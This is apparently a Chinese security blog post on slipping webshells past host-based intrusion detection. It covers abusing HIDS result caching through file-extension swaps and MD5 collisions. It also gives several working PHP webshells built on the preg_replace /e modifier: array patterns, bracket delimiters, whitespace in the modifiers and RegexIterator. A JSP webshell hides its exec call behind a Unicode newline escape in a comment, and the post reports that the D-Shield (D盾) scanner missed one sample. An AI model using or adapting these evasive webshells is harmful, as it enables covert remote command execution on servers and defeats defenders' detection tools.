基于HIDS缓存的绕过
HIDS
HIDS(Host-based Intrusion Detection System)是一种基于主机的入侵检测系统,用于检测和响应计算机系统和网络的安全事件和入侵行为。
HIDS 通过监控主机内部的活动和事件,识别异常行为和潜在的入侵行为,并触发报警或采取其他响应措施。它可以监视系统日志、文件系统、网络连接、进程活动、系统调用等,以及与恶意代码、漏洞利用和未经授权的访问相关的特征。
HIDS 的主要功能包括:
- 实时监控:检测主机上的活动和事件,包括文件更改、系统调用、进程启停等。
- 日志和事件分析:分析生成的日志和事件,识别潜在的入侵行为和安全事件。
- 行为分析和异常检测:基于预定义的规则和模式,识别系统上的异常行为和入侵行为。
- 报警和响应:根据检测到的安全事件和入侵行为,触发报警通知,并执行相应的响应策略,如阻断网络连接、暂时停止服务等。
HIDS 通常与网络入侵检测系统(NIDS)结合使用,以提供更全面的安全监控和防御能力。与 NIDS 相比,HIDS 更注重保护主机本身,尤其是服务器和终端设备,以防范内部和外部的威胁。
常见的 HIDS 工具包括 OSSEC、Tripwire、Snort、Suricata 等。
HIDS缓存机制
以下是一些常见的 HIDS 缓存机制:
- 事件缓存:HIDS会在处理和分析事件时使用事件缓存。当主机上的事件被收集或传送到HIDS时,它们会被暂时存储在内存或磁盘中,以便稍后进行处理。这种缓存机制可以帮助减少对磁盘I/O的访问频率,从而提高事件处理的效率。
- 规则缓存:HIDS使用规则来检测和识别潜在的入侵行为。为了加快规则匹配的速度,一些HIDS工具会使用规则缓存。规则缓存将经常使用的规则存储在内存中,以便在检测时可以更快地访问和匹配规则,从而提高检测性能。
- 文件和敏感数据缓存:HIDS可能会维护一个缓存来存储一些系统文件、配置文件以及可能包含敏感数据的文件的副本。这样,当需要比较或分析这些文件时,可以避免频繁的磁盘I/O操作,提高性能。
需要注意的是,缓存机制的设计需要平衡性能和资源利用率。过大的缓存可能会占用过多的系统资源,而过小的缓存可能会导致性能下降。此外,缓存数据的一致性和及时更新也是需要考虑的因素。
可能的利用点
众所周知,现在的Webshell检测大部分都是多引擎,可能有静态分析、动态沙箱、机器学习之类的,特别是沙箱,其实是一个很消耗资源的东西。而HIDS部署在一些大公司,可能有巨量的文件需要检测,这时候通常会有下面几个方法来缓解资源上的压力:
- 只检测特定后缀的文件
- 对于已经检测过的文件,缓存检测结果,下次不再检测
我们就以PHP为例,HIDS会采集服务器上Web目录下的PHP文件,并且如果有新增和修改的动作,他也会重新采集。采集后的文件经过队列流到“分拣器”里,分拣器用来判断这个文件是否应该被检测引擎检测,使用哪个引擎检测。
这个里面就包含缓存的判断,如果分拣器发现一个文件以前已经检测过,那么就可以直接把结果返回给master节点。我们想绕过这里的判断,思路就是:把一个恶意文件,缓存成一个正常文件。如何做到这一点呢?
第一种思路是利用脚本类型的混淆,我直接用例子来说明。
首先建立一个1.jsp文件,其文件内容是一个php的webshell。如果分拣器是按照文件后缀来分拣,那么就会丢给jsp检测引擎进行检测,而jsp检测引擎解析发现里面没有Java代码,不是Webshell,就返回正常文件,这个结果将会被缓存下来。
下一次我们再新建一个1.php文件,文件内容和上一个文件一模一样。此时分拣器如果没有考虑文件名的话,那么会直接会将文件hash在缓存里查询结果,此时发现结果是“正常文件”,于是就不再进行检测。
这就是第一个问题,缓存时只考虑了文件的hash值,那么就可以利用文件名后缀的差异来绕过检测。那么,如果开发者意识到这个问题,在计算文件缓存的时候带上文件名(比如 cache_key = filename+ md5(content) ),这样更换后缀就无法命中缓存了,我们如何绕过呢?
这就是第二个思路,利用哈希碰撞。
这是很容易想到的思路,既然缓存key会包含文件名和文件hash,那么我们只需要生成一个正常文件和一个webshell,两个文件的hash完全相同,再让他们文件名相同,这样就可以命中同一个缓存了。
实际上的话,处理应该不会这么简单,需要根据实际情况去思考
MD5 的 normal.php 哈希: 654cca6bd0875c5509d8df92f213ae7f CertUtil: -hashfile 命令成功完成。 MD5 的 webshell.php 哈希: 654cca6bd0875c5509d8df92f213ae7f CertUtil: -hashfile 命令成功完成。
可以看到两个文件的MD5确实一样
修复意见:使用更加复杂的hash算法(如sha256,sha1等)
PHP 正则匹配preg_replace漏洞

众所周知,PHP旧版本的preg类函数中存在一个修饰符 e ,增加了这个修饰符后,替换后的结果将会被放进eval执行。利用这个方法,即可构造一个不带eval关键字的Webshell,比如:
当然,检测引擎也不是傻子,这类Webshell也是经过了严防死守的。所以,从这一个帖子开始,我会分4个帖子给大家介绍一下4种我曾成功使用过的Webshell(有三个是QT比赛中的方法,一个是绕过phpchip的方法)。
首先,我们先从检测的角度来思考,如何检测这一类Webshell?与传统的eval、system等函数构造的Webshell有一些不同的是,preg类的函数经常被使用在业务中,所以很多依靠静态分析、正则匹配的方法就不行了,通常需要依赖于沙箱动态检测。
动态检测的原理就是跟踪数据流,看用户输入的数据是否被传入给preg类函数。这个过程就涉及到三个问题:
- “preg类函数”究竟是哪些函数?
- 用户输入被传入preg类函数,是否一定是Webshell?如何进一步判断?
- 没有用户输入的参数被传入preg类函数,是否就一定安全?
第一个问题,我们下几个帖子再详细说,我们这个帖子就以 preg_replace 为例来说明。
第二个问题,当然不是。因为 preg_replace 这个函数的作用就是用来对数据进行正则替换,这个数据就可能来自于用户的输入,如果发现用户输入进入了该函数就直接告警,显然会有大量误报。
其实这个检测的关键点就在于 preg_replace 的第一个参数,因为这里只有 e 修饰符才会用于执行代码,那么有以下两种可能性:
- preg_replace 的第一个参数是非用户控制的字符串常量,但其中包含 e 修饰符
- preg_replace 的第一个参数被用户控制,或者拼接了用户可控的参数
数组绕过
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-18 20:14:35
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-05 22:28:58
 $ @FilePath: \hk_tools\php\test.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
preg_replace('/.*/e', '\0', system('ipconfig'));

?>
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-18 20:14:35
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-05 22:35:09
 $ @FilePath: \hk_tools\php\test.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
preg_replace(['/.*/e'], '\0', $_REQUEST[2]);

?>

可以看到当我传入一个数组时,D盾并没有报危险
奇葩的分隔符
原理
这是一段用来处理preg_replace第一个参数的php源码
p = regex;
/* Parse through the leading whitespace, and display a warning if we
get to the end without encountering a delimiter. */
// ...
/* Get the delimiter and display a warning if it is alphanumeric
or a backslash. */
// ...
start_delimiter = delimiter;
if ((pp = strchr("([{< )]}> )]}>", delimiter)))
delimiter = pp[5];
end_delimiter = delimiter;
pp = p;
if (start_delimiter == end_delimiter) {
/* We need to iterate through the pattern, searching for the ending
delimiter,
but skipping the backslashed delimiters. If the ending delimiter
is not
found, display a warning. */
// ...
} else {
/* We iterate through the pattern, searching for the matching ending
* delimiter. For each matching starting delimiter, we increment
nesting
* level, and decrement it for each matching ending delimiter. If we
* reach the end of the pattern without matching, display a warning.
*/
// ...
}
第一段注释,说明了解析正则的时候会忽略掉正则前面所有的空白字符
第二段注释,说明delimiter不能是字母、数字或者反斜线。
delimiter就是正则里的分隔符,比如 /.*/e 这个正则,它的delimiter是 / 。很显然,delimiter是有两个的,分别是start_delimiter和end_delimiter。
第三段注释,当 start_delimiter == end_delimiter 时,分隔符只有一个符号。
第四段注释,当 start_delimiter != end_delimiter 时,分隔符有两个符号。
第四段就是有趣的点了,我们平时日常开发或审计的过程中,通常遇到的正则表达式分隔符,要不就是斜线 / ,要不就是竖线 | ,也有见过井号 # 、波浪线 ~ 之类的,但甭管怎样他们都属于start_delimiter == end_delimiter 这种情况。
但PHP的正则是支持使用“括号”这种成对出现的符号作为分隔符的,只要正则两侧的分隔符能够组成一对都是合法分隔符,比如:
preg_replace('(.*)e', '\0', $_REQUEST[2333]);
preg_replace('[.*]e', '\0', $_REQUEST[2333]);
preg_replace('<.*>e', '\0', $_REQUEST[2333]);
preg_replace('{.*}e', '\0', $_REQUEST[2333]);
这种比较奇葩的正则表达式分隔符,如果Webshell检测引擎没有正确地进行解析,就有可能被绕过。
无意义字符混淆
原理
以下是pcre_get_compiled_regex_cache底层源码
/* Parse through the options, setting appropriate flags. Display
a warning if we encounter an unknown modifier. */
while (pp < regex + regex_len) {
    switch (*pp++) {
        /* Perl compatible options */
        case 'i': coptions |= PCRE_CASELESS; break;
        case 'm': coptions |= PCRE_MULTILINE; break;
        case 's': coptions |= PCRE_DOTALL; break;
        case 'x': coptions |= PCRE_EXTENDED; break;
        /* PCRE specific options */
        case 'A': coptions |= PCRE_ANCHORED; break;
        case 'D': coptions |= PCRE_DOLLAR_ENDONLY;break;
        case 'S': do_study = 1; break;
        case 'U': coptions |= PCRE_UNGREEDY; break;
        case 'X': coptions |= PCRE_EXTRA; break;
        case 'u': coptions |= PCRE_UTF8;
        /* In PCRE, by default, \d, \D, \s, \S, \w, and \W recognize
        only ASCII
        characters, even in UTF-8 mode. However, this can be changed by
        setting
        the PCRE_UCP option. */
            #ifdef PCRE_UCP
            coptions |= PCRE_UCP;
            #endif
            break;
        case 'J': coptions |= PCRE_DUPNAMES; break;
        /* Custom preg options */
        case 'e': poptions |= PREG_REPLACE_EVAL; break;
        case ' ':
        case '\n':
            break;
        default:
        if (pp[-1]) {
            php_error_docref(NULL TSRMLS_CC,E_WARNING, "Unknown modifier
            '%c'", pp[-1]);
        } else {
            php_error_docref(NULL TSRMLS_CC,E_WARNING, "Null byte in
            regex");
        }
        efree(pattern);
        return NULL;
    }
}

这个switch语句显然就是用来处理各种修饰符的。
可以观察到,switch里对空格和换行进行了匹配,如果遇到这两个字符直接break忽略,进入下一次循 环。 也就是说,我们可以在多个修饰符间,添加一些没意义的空白字符,比如:
源码审计
<?php
$i = new RegexIterator(new ArrayIterator($_REQUEST[2333]), '/.*/e',
RegexIterator::REPLACE);
$i->replacement = '$0';
foreach ($i as $a) {}

同样也可以用RecursiveRegexIterator (RegexIterator的子类)来达到相同的效果
Java Unicode的研究
Unicode 换行符
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<!DOCTYPE html>
<html>
<head>
    <title>JSP - Hello World</title>
</head>
<body>
<h1>
    <%
        Runtime.getRuntime().
        //\u000aexec
        (request.getParameter("test"));
    %>
</h1>
<br/>
<a href="hello-servlet">Hello Servlet</a>
</body>
</html>


可以看到这段代码注释中的\u000a被当成了\n即换行符,从而导致exec从注释中逃逸,可以正常执行代码
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<!DOCTYPE html>
<html>
<head>
    <title>JSP - Hello World</title>
</head>
<body>
<h1>
    <%
        Runtime.getRuntime().

        //\\u000axxxxxxxxx
        exec(request.getParameter("test"));
    %>
</h1>
<br/>
<a href="hello-servlet">Hello Servlet</a>
</body>
</html>
